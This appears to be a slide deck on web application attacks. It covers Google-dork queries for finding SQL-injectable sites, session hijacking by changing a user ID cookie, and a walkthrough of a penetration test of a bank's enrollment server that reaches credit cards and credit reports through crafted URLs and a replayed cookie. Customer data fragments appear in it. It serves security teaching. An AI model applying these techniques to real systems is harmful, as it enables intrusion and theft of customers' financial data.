Top Web App Attack Methods and How to Combat Them

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Part 2: SQL Injection and Automated SQL Injection

Part 3: Session Hijacking


Part 4: The Attack – Walking Thru a Web Application Hack (based on a real hack on an online bank)

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


Web Applications

Very complex architectures, multiple platforms, multiple protocols



Web Applications Breach the Perimeter



SQL Injection



- Find vulnerable sites using google (Old method new life)
- Example Search Queries
 - "filetype: mdb inurl: admin" 180 results
 - "Filetype: xls inurl: admin" 14,100 results
 - "ORA-00921: unexpected end of SQL command" – 3,470 results
 - "allintitle: Netscape Enterprise Server Home Page" – 431 results




- Take this method a step further and use it to narrow your attack victims.
- "inurl:id= filetype:asp site:gov" 572,000 results
- "inurl:id= filetype:asp site:com" 7,150,000 results
- "inurl:id= filetype:asp site:org" 3,240,000 results
- Use this list as a baseline for identifying SQL injection vulnerabilities




Took 1 hour of coding

500 vulnerable sites were found in 1 minute and

26 seconds






SQL Injection Worm



Session Hijacking



Review your account



Find where the confidential data is




So Many Cookies

- TestSess
- 'Site cookie'
- Seg
- TestPerm
- ProfileAddressVerified
- ProfileID
- MEMUSER
- USERID
- SESSIONUSERID
- PROFILE



- Eliminate each one until the ones that matter are left
- In this case 'SESSIONUSERID=505741'
- Is the number incremental?
- Keep everything the same except decrement the number – 'SESSIONUSERID=505740'





Credit card information

Card type: Visa Exp Date: 12-07

Card Number:

CV V/CID: 727

Billing information

Name

My Default Amber

(594-594-

9870

Address

4881 Fairgrave Avenue

USA

Shipping information

Name


My Default Adam B

Address

55 Artemesia Way

Web Hack

Actual Web Application Penetration Test of a Financial Site



Discovery

Four servers were found on the internet facing side of the company.

- 1. <u>www.site.com</u> (Main site)
- 2. enroll.site.com (Customer Enrollment)
- 3. calc.site.com (Financial web tools)
- 4. secure.site.com (Customer web banking)

This information was easily discovered by:

- 1. Web browsing
- 2. Using Google



Issue List

Two main servers were first targeted (enroll.site.com, www.site.com). An automated attack was first run against the server. This is used to discover any low hanging fruit. The results of the automated scan were:

- 1. Each server was (Netscape-Enterprise/4.0)
- 2. A file of enroll.site.com/cfcache.map existed
- 3. A directory of enroll.site.com/template existed

Not much information was retrieved, further research would have to be done to get anything useful.



Browsing the website I noticed that the URL stayed pretty much the same except for the templateName value changed on each page:

https://enroll.site.com/cgi-forte/fortecgi? serviceName=siteCaastAccess&templateName=pro d_sel.forte&source=site&AD_REFERRING_URL=htt p://www.site.com

By deleting all the information after the script and then reissuing the request ...



... the server responded with a very detailed error message.

Please specify the name of Forté service and page.

Usage: http://web_server_name/cgi_directory_name/fortecgi?serviceName=Forté_service_name&pageName=request_page&other_info

Forte WebEnterprise Version WE.1.0.E.0 Copyright (c) 1999, Forte Software, Inc. All Rights Reserved.




Several facts were gleaned out of this error message.

https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteCaastAccess&templateName=prod_s
el.forte&source=site&AD_REFERRING_URL=http://www.site.com

- 1. serviceName is equal to a variable Forte service
- pageName or templateName is a script or page and other commands can be appended using the "&" operator
- 3. The type of application being used: Forte WebEnterprise
- 4. The version being used: WE.1.0.E.0



Doing a simple search on google for "Forte WebEnterprise" results in some nice documentation.




With this information and a little research, several articles and tech notes were discovered on Forte WebEnterprise server showing us how the application worked and what default files might exist. Enroll.site.com had several of these default files:



This file gave the application version being used.





2. https://enroll.site.com/forte/cgi_bin/fortecgi.dat

This file shows Internal IP's as well as what services the application is offering. By viewing this file:

siteCaastAccess 6501 192.168.32.11 4 siteIntranetIIS 1785 192.168.32.11 4


we can see that the internal ip of the server is 192.168.32.11 and valid values for the serviceName variable being passed to fortecgi is siteCaastAccess or siteIntranetIIS.



- https://enroll.site.com/cgi-forte/fortecgi?
 serviceName=siteCaastAccess&templateName=pr
 od_sel.forte&source=site&AD_REFERRING_URL=h
 ttp://www.site.com
- 1. serviceName is equal to a variable Forte service
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3. /cgi-forte/fortecgi? serviceName=internalmonitor&PageName=pingcgi This is a debug option available in forte, by issuing this request, forte will return all the system variables:




Issue List

- Each server is (Netscape-Enterprise/4.0)
- A file of enroll.site.com/cfcache.map existed
- A directory of enroll.site.com/template existed
- Enroll is running Forte WebEnterprise Version WE.1.0.E.0
- An ability to tell what the parameters in the URL mean
- Enroll has 2 services available: siteCaastAccess and siteIntranetIIS
- The internal IP address of the server is 192.168.32.11
- Access to all system variables is available
- "ServiceName" in the URL specifies what services to access
- "TemplateName" in the URL specifies what templates to load
- A list of template files from the URL such as "prod_sel.forte"



At the beginning of the scan, a directory /template was found. To test a theory a request was issued for:

Full Source Code



This allowed us to view the exact details of how the script worked and what other files or scripts it referenced. By methodically going thru and retrieving the source for all the scripts available a large database of filenames was logged.

```
k?FORTE INCLUDE "style block.htm"
K/STYLE>
</HEAD>
<!-- Insert Forte Code below -->
        <2FORTE EXECUTE
                            ProdSelHandler.ClearWebErrors>
               ProdSelHandler.RequestFromSelf>
<?FORTE IF
        <?FORTE EXECUTE
                             ProdSelHandler.ClearNavStack>
        <?FORTE IF
                       ProdSelHandler.AppStatus>
                <?FORTE EXECUTE
                                     ProdSelHandler.ClearLoginAttempts>
                <?FORTE REDIRECT 'login status ssn.forte'</pre>
        <?/FORTE IF>
        <?FORTE IF
                       ProdSelHandler.AppRecall>
                <?FORTE EXECUTE
                                     ProdSelHandler.ClearLoginAttempts>
                <?FORTE REDIRECT "login ssn.forte";</pre>
        <2/FORTE IF>
        <2FORTE IF
                       ProdSelHandler.IsAppAlreadySaved>
                <?FORTE REDIRECT "prodsel error.forte'</pre>
        <?FORTE ELSE>
                <?FORTE EXECUTE
                                     ProdSelHandler.SaveState >
                <?FORTE IF
                                ProdSelHandler.IsValid>
                         <?FORTE IF
                                        ProdSelHandler.GotoNext>
                                 <?FORTE EXECUTE
                                                      ProdSelHandler.ClearLoginAttempts>
                                 <?FORTE EXECUTE
                                                      ProdSelHandler.PushPageName(PageName="prod sel.forte"
                                 <?FORTE REDIRECT "user info.forte"</pre>
                         <?/FORTE IF>
```

After gathering the list of filenames – Several filenames stood out:

- 1. VerifyLogin.htm
- 2. ApplicationDetail.htm
- 3. CreditReport.htm
- 4. ChangePassword.htm

A connection was tried to each file.

https://enroll.site.com/cgiforte/fortecgi?serviceName=siteCaastAccess&templateName =ApplicationDetail.htm



The server returned a "User not Logged in" message for each request. It also stated that the connection must be made from the Intranet. At first this seemed to be a well secured area but after sniffing the connection, it appeared that ApplicationDetail.htm set a cookie string.

siteIntranetIIS=091B1A7D2625162A28241B2816792 7; frte_lbf_siteIntranetIIS=04392k0W0BTG



Attempt to access with cookie

https://enroll.site.com/cgiforte/fortecgi?serviceName=siteCaastAccess&templateNam
e=ApplicationDetail.htm

Cookie:

siteIntranetIIS=091B1A7D2625162A28241B28167927; frte_lbf_siteIntranetIIS=04392k0W0BTG

The server returned back a different error that stated: "User must connect from the Intranet"



By taking this cookie and and changing the URL so "serviceName" is set to "siteIntranetIIS" and recreating our request. Our request now looks like this:

https://enroll.site.com/cgi-forte/fortecgi?

serviceName=siteIntranetIIS&templateName=ApplicationDet ail.htm


Cookie:

siteIntranetIIS=091B1A7D2625162A28241B28167927; frte_lbf_siteIntranetIIS=04392k0W0BTG




Jackpot!

ApplicationDetail.htm returned Client information and credit cards anytime an application was being processed.



Jackpot!



By then issuing a request for CreditReport.htm. The server replied with this error message:

HTMLScannerException detected

Detecting Method

HTMLScanner:: HandleExecuteBlock Message

qqsp_Exception caught while executing EXECUTE tag named

EMCreditRptHandler.GetCreditReport

Original message: Cannot add member name View to result set creditRS - value specified is NIL.




By using the very detailed error message, we could derive that the server is failing due to the value of a variable named "View" currently has a NULL value. Therefore by defining the value of View we can retrieve the CreditReports page.

https://enroll.site.com/cgi-forte/fortecgi? serviceName=siteIntranetIIS&templateName= CreditReport.htm&View=1



Access granted.




CreditReport.htm allows us to view customer data, credit report status, Fraud Information, Declined application status and a multitude of various sensitive information.

By crafting a special script together we were able to continuously retrieve different client information and credit cards.




How Did This Happen?



Icing On The Cake

By accessing the ChangePassword.htm page. The ability to reset the users web banking password was available.



Icing On The Cake


Retrieved application source code and system user names and passwords.

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 🔏 Instant Message 🚇 WebMail 🚇 Radio 🚇 People 🚇 Yellow Pages 🚇 Download 🕮 Calendar
 * Description:
                This file defines the valid field names for an Onyx blob. The purpose
 * of these definitions is to ensure that all of the modules use the same
 * names for the same data.
 * To keep the size of the blob to a minimum the actual values are somewhat
 * small and cryptic while the definitions are more explicit.
#ifndef ONYX LABELS H
#define ONYX LABELS H
#define OASYS REF NUM
                                 "O REFNUM"
                                                 /* The application reference number. */
                                                 /* Original ref # for ADC 2nd apps */
#define MASTER REF NUM
                                 "M REFNUM"
#define REF NUM
                                         "REFNUM"
                                                         /* The application reference number. */
#define VERSION NUM
                                         "SZNITIM"
                                                         /* The application' DB version. */
#define APP START TIME
                                 "ASTM"
                                                 /* Time the app was added to system. */
#define APP LAST UPDATE
                                 "AUTM"
                                                 /* Last time app was updated. */
#define APP TYPE
                                                /* The application type. */
                                         "A T"
#define SYSTEM NAME
                                         "SYSNAM"
#define COMPANY
                                         "CO"
                                                         /* The application's company code. */
#define COMPANY NAME
                                 "A CO"
                                                 /* The application's company name. */
#define MARKET
                                         "MKT"
                                                         /* The application's office. */
#define ORIG MARKET
                                         "ORIGMKT"
                                                         /* The application's market code. */
#define USER
                                                         /* The analyst's user password. */
#define USER PASSWORD
                                                 /* The analyst's user password. */
#define ANALYST
                                         "ANLST"
                                                         /* The analyst's id
#define APP STATUS
                                         "STAT"
#define USER STATUS
                                         "USTAT"
#define SYS LOCK
                                         "SLCK"
                                                         /* The application lock. */
#define USR LOCK
                                         "ULCK"
                                                         /* The application lock. */
#define NOFORWARD
                                         "NOF"
                                                         /* Do not forward app to next bur. */
#define IND FORWARD NOHIT
                                 "FNOH"
                                                 /* Forward if nohit. */
#define IND FORWARD THIN
                                 "FTHN"
                                                 /* Forward if thin record. */
#define COM FORWARD NOHIT
                                 "CFNOH"
                                                 /* Forward if nohit. */
#define COM FORWARD THIN
                                 "CFTHN"
                                                 /* Forward if thin record. */
                  Document: Done
```

Icing On The Cake

Calc.site.com:

- 1. Ability to retrieve the admin login and password.
- 2. Ability to upload files to the server if they were 'calc template files'.
- 3. Ability to retrieve all source code off of the site due to a flaw in the calculator software.





Summary

Vulnerabilities discovered in the site application located on enroll.site.com are:

- 1. Detailed Error messages
- 2. Lack of Session Authentication on certain scripts
- 3. Virtual Directories are not mapped correctly
- 4. Default Forte files were existent
- 5. Incorrect File permissions
- 6. Internal Forte debug option accessible
- 7. Test files and old scripts remained




Summary

As a result of these issues this occurred:

- 1. Access to customer information: Names, SSN#'s, Salary, Maiden Names, and Addresses
- 2. Access to credit card numbers
- 3. Access to proprietary site information
- 4. Access to confidential source code
- 5. Access to credit report data
- 6. Ability to change customer passwords



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